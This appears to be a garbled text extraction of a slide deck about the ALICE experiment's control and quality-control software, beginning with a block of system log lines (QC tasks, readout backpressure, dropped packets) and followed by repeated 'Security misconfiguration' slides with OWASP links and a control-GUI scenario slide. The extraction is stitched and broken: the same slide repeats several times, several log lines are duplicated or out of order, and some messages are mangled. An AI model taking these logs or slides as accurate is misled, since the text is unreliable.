0	6	15:24:18.867	alic2-cr1-gb01	QC	checkdata-PTPC_Q...	TPC	2earWTh0y	555230	Storing MonitorObject goTPC/QDQ_T_TPC_SyntTPC_Synt													
0	11	15:24:19.000	alic2-cr1-gb01	QC	checkdata-PTPC_Q...	TPC	2earWTh0y	555230	Storing 8 quality objects													
0	6	15:24:20.548	alic2-cr1-gb01	DPL	readout-procy	TPC	2earWTh0y	555230	Can't dispatch to channel from readout-procy: it's too big to be vector due to DOWNSTREAM BACKPRESSURE, NO DATA IS BEING PROD. will keep retrying. This is only a problem if downstream congestion does not resolve by itself.													
0	11	15:24:20.581	alic2-cr1-gb01	QC	postQ_T_TPC	TPC	2earWTh0y	555230	Checking triggers of the task 'TrigTestUpdated_Quality_Trending' (old TPC)													
0	11	15:24:20.581	alic2-cr1-gb01	QC	postQ_T_TPC	TPC	2earWTh0y	555230	Checking triggers of the task 'Q_T_TPC' (old TPC)													
0	6	15:24:20.596	alic2-cr1-gb01	QC	postQ_T_TPC	TPC	2earWTh0y	555230	Updating the user task due to trigger TriggerType: 6, timestamp: 1682515454987													
0	6	15:24:20.639	alic2-cr1-gb01	QC	postQ_T_TPC	TPC	2earWTh0y	555230	Relieved object goTPC/QDTPC/TPC with timestamp: 1682515454999													
0	6	15:24:20.639	alic2-cr1-gb01	QC	postQ_T_TPC	TPC	2earWTh0y	555230	Generating 1 jobs.													
0	13	15:24:20.639	alic2-cr1-gb01	DPL	go-pp-TPC-Q_T_TPC	TPC	2earWTh0y	555230	cobb-reads-ali-qc0b.com.ch:8083/go/TPC/QDTPC/TPC/1682515454999/5e91-e430-11ed-a2a5-6ae7440ea1a2 for 1682515454999 (previous: agent_id: alic2-cr1-gb01.com.ch-16825154119-208PnG)													
0	6	15:24:20.641	alic2-cr1-gb01	QC	postQ_T_TPC	TPC	2earWTh0y	555230	Publishing 2 MonitorObjects													
0	11	15:24:20.642	alic2-cr1-gb01	QC	checkdata-PTPC_Q...	TPC	2earWTh0y	555230	CheckRunner go-checkdata-PTPC_Q_T_TPC_3 received an array with 2 entries from Q_T_TPC													
0	11	15:24:20.642	alic2-cr1-gb01	QC	checkdata-PTPC_Q...	TPC	2earWTh0y	555230	Trying 0-checks for 2 monitor objects													
0	11	15:24:20.642	alic2-cr1-gb01	QC	checkdata-PTPC_Q...	TPC	2earWTh0y	555230	Storing 8 QualityObjects													
0	11	15:24:20.642	alic2-cr1-gb01	QC	checkdata-PTPC_Q...	TPC	2earWTh0y	555230	Storing 2 MonitorObjects													
0	6	15:24:20.642	alic2-cr1-gb01	QC	checkdata-PTPC_Q...	TPC	2earWTh0y	555230	Storing MonitorObject goTPC/QDQ_T_TPC/Q_T_TPC													
0	6	15:24:20.645	alic2-cr1-gb01	QC	checkdata-PTPC_Q...	TPC	2earWTh0y	555230	Storing MonitorObject goTPC/QDQ_T_TPC/TPC													
0	11	15:24:20.648	alic2-cr1-gb01	QC	checkdata-PTPC_Q...	TPC	2earWTh0y	555230	Storing 8 quality objects													
0	6	15:24:21.190	alic2-cr1-gb04	QC	postTTPC/TrendingPFE	ITS	2earWTh0y	555234	Updating the user task due to trigger TriggerType: 8, timestamp: 1682515481777													
0	13	15:24:21.199	alic2-cr1-gb04	DPL	go-pp-ITS-ITSq/Tres...	ITS	2earWTh0y	555234	cobb-reads-ali-qc0b.com.ch:8083/go/ITS/MAO/ITS/ITS/1682515481777/5e91-e430-11ed-a2a5-6ae7440ea1a2 for 1682515481777 (previous: agent_id: alic2-cr1-gb04.com.ch-1682511851-mx6n4)													
0	13	15:24:21.198	alic2-cr1-gb04	DPL	go-pp-ITS-ITSq/Tres...	ITS	2earWTh0y	555234	cobb-reads-ali-qc0b.com.ch:8083/go/ITS/MAO/ITS/ITS/1682515481777/5e91-e430-11ed-a2a5-6ae7440ea1a2 for 1682515481777 (previous: agent_id: alic2-cr1-gb04.com.ch-1682511851-mx6n4)													
0	13	15:24:21.194	alic2-cr1-gb04	DPL	go-pp-ITS-ITSq/Tres...	ITS	2earWTh0y	555234	cobb-reads-ali-qc0b.com.ch:8083/go/ITS/MAO/ITS/ITS/1682515481777/5e91-e430-11ed-a2a5-6ae7440ea1a2 for 1682515481777 (previous: agent_id: alic2-cr1-gb04.com.ch-1682511851-mx6n4)													
0	13	15:24:21.182	alic2-cr1-gb04	DPL	go-pp-ITS-ITSq/Tres...	ITS	2earWTh0y	555234	cobb-reads-ali-qc0b.com.ch:8083/go/ITS/MAO/ITS/ITS/1682515481777/5e91-e430-11ed-a2a5-6ae7440ea1a2 for 1682515481777 (previous: agent_id: alic2-cr1-gb04.com.ch-1682511851-mx6n4)													
0	13	15:24:21.185	alic2-cr1-gb04	DPL	go-pp-ITS-ITSq/Tres...	ITS	2earWTh0y	555234	cobb-reads-ali-qc0b.com.ch:8083/go/ITS/MAO/ITS/ITS/1682515481777/5e91-e430-11ed-a2a5-6ae7440ea1a2 for 1682515481777 (previous: agent_id: alic2-cr1-gb04.com.ch-1682511851-mx6n4)													
0	13	15:24:21.204	alic2-cr1-gb04	DPL	go-pp-ITS-ITSq/Tres...	ITS	2earWTh0y	555234	Received logics: 1682515481777/5e91-e430-11ed-a2a5-6ae7440ea1a2 for 1682515481777 (previous: agent_id: alic2-cr1-gb04.com.ch-1682511851-mx6n4)													
0	3	15:24:21.204	alic2-cr1-gb04	DPL	go-pp-ITS-ITSq/Tres...	ITS	2earWTh0y	555234	Received logics: 1682515481777/5e91-e430-11ed-a2a5-6ae7440ea1a2 for 1682515481777 (previous: agent_id: alic2-cr1-gb04.com.ch-1682511851-mx6n4)													
0	1	15:24:21.276	alic2-cr1-gb03	FUP	readout	TRG	2earWTh0y	555234	[data.mud] 40 similar messages discarded since last sample (data: 3036 / 3036)													
0	6	15:24:21.276	alic2-cr1-gb03	FUP	readout	TRG	2earWTh0y	555234	Equipment equipment-roundtr: CRG has dropped packets (new=48888 size=130281232)													
0	6	15:24:22.415	alic2-cr1-gb15	FUP	readout-bufferholder	TOF	2earWTh0y	555235	READOUT INTERFACE: Update with mismatched subdetector positions. book[0].subspec=0x8810, book[3].subspec=0x8112 <image_suppressed=3523>													
0	11	15:24:22.544	alic2-cr1-gb01	QC	postSACS	TPC	2earWTh0y	555230	Checking triggers of the task 'SACS' (old TPC)													
0	6	15:24:22.874	alic2-cr1-gb01	QC	postSACS	TPC	2earWTh0y	555230	Could not find the file 'TPC/Calls/SACS_0' in the db 'http://cd-cobb.internat' for given Activity settings (RunNumber: 0, RunType: 0, PeriodName: 'T', Parameters: 'tp', ValidFrom: 0, ValidUntil: 954487448737395551815, BeamType: )													
0	13	15:24:23.815	alic2-cr1-gb01	DPL	GO-4MERGER-48/O...	GLC	2earWTh0y	555234	Published the merged object with 5548 entries in total, including 200 in the last cycle													
0	11	15:24:23.282	alic2-cr1-gb01	QC	postClusters_Trending	TPC	2earWTh0y	555230	Checking triggers of the task 'Clusters_Trending' (old TPC)													
0	11	15:24:23.486	alic2-cr1-gb01	QC	postPHO_Trending	TPC	2earWTh0y	555230	Checking triggers of the task 'PHO_Trending' (old TPC)													
0	6	15:24:23.486	alic2-cr1-gb01	QC	postPHO_Trending	TPC	2earWTh0y	555230	Updating the user task due to trigger TriggerType: 7, timestamp: 1682515481787													
0	6	15:24:23.486	alic2-cr1-gb01	QC	postPHO_Trending	TPC	2earWTh0y	555230	Relieved object goTPC/MAO/Data/0x8810 with timestamp: 1682515481784													

\*[https://owasp.org/Top10/A09\\_2021-Security Logging and Monitoring Failures/](https://owasp.org/Top10/A09_2021-Security_Logging_and_Monitoring_Failures/)



# Security misconfiguration\*

Following industry standards, our tools are deployed via automated pipelines with customised configurations

*[https://owasp.org/Top10/A05\\_2021-Security\\_Misconfiguration/](https://owasp.org/Top10/A05_2021-Security_Misconfiguration/)*

# Security misconfiguration\*

Following industry standards, our tools are deployed via automated pipelines with customised configurations



*[https://owasp.org/Top10/A05\\_2021-Security\\_Misconfiguration/](https://owasp.org/Top10/A05_2021-Security_Misconfiguration/)*

# Security misconfiguration\*



Following industry standards, our tools are deployed via automated pipelines with customised configurations



*[https://owasp.org/Top10/A05\\_2021-Security\\_Misconfiguration/](https://owasp.org/Top10/A05_2021-Security_Misconfiguration/)*

# Security misconfiguration\*

Following industry standards, our tools are deployed via automated pipelines with customised configurations




*[https://owasp.org/Top10/A05\\_2021-Security\\_Misconfiguration/](https://owasp.org/Top10/A05_2021-Security_Misconfiguration/)*



# Security misconfiguration\*

Following industry standards, our tools are deployed via automated pipelines with customised configurations



*[https://owasp.org/Top10/A05\\_2021-Security\\_Misconfiguration/](https://owasp.org/Top10/A05_2021-Security_Misconfiguration/)*

# Scenario - ALICE Experiment Control System GUI

*“I would like to use detector TST to start a run”*

# Scenario - ALICE Experiment Control System GUI


*“I would like to use detector TST to start a run”*



@aliceo2/web-ui\_server

# Scenario - ALICE Experiment Control System GUI

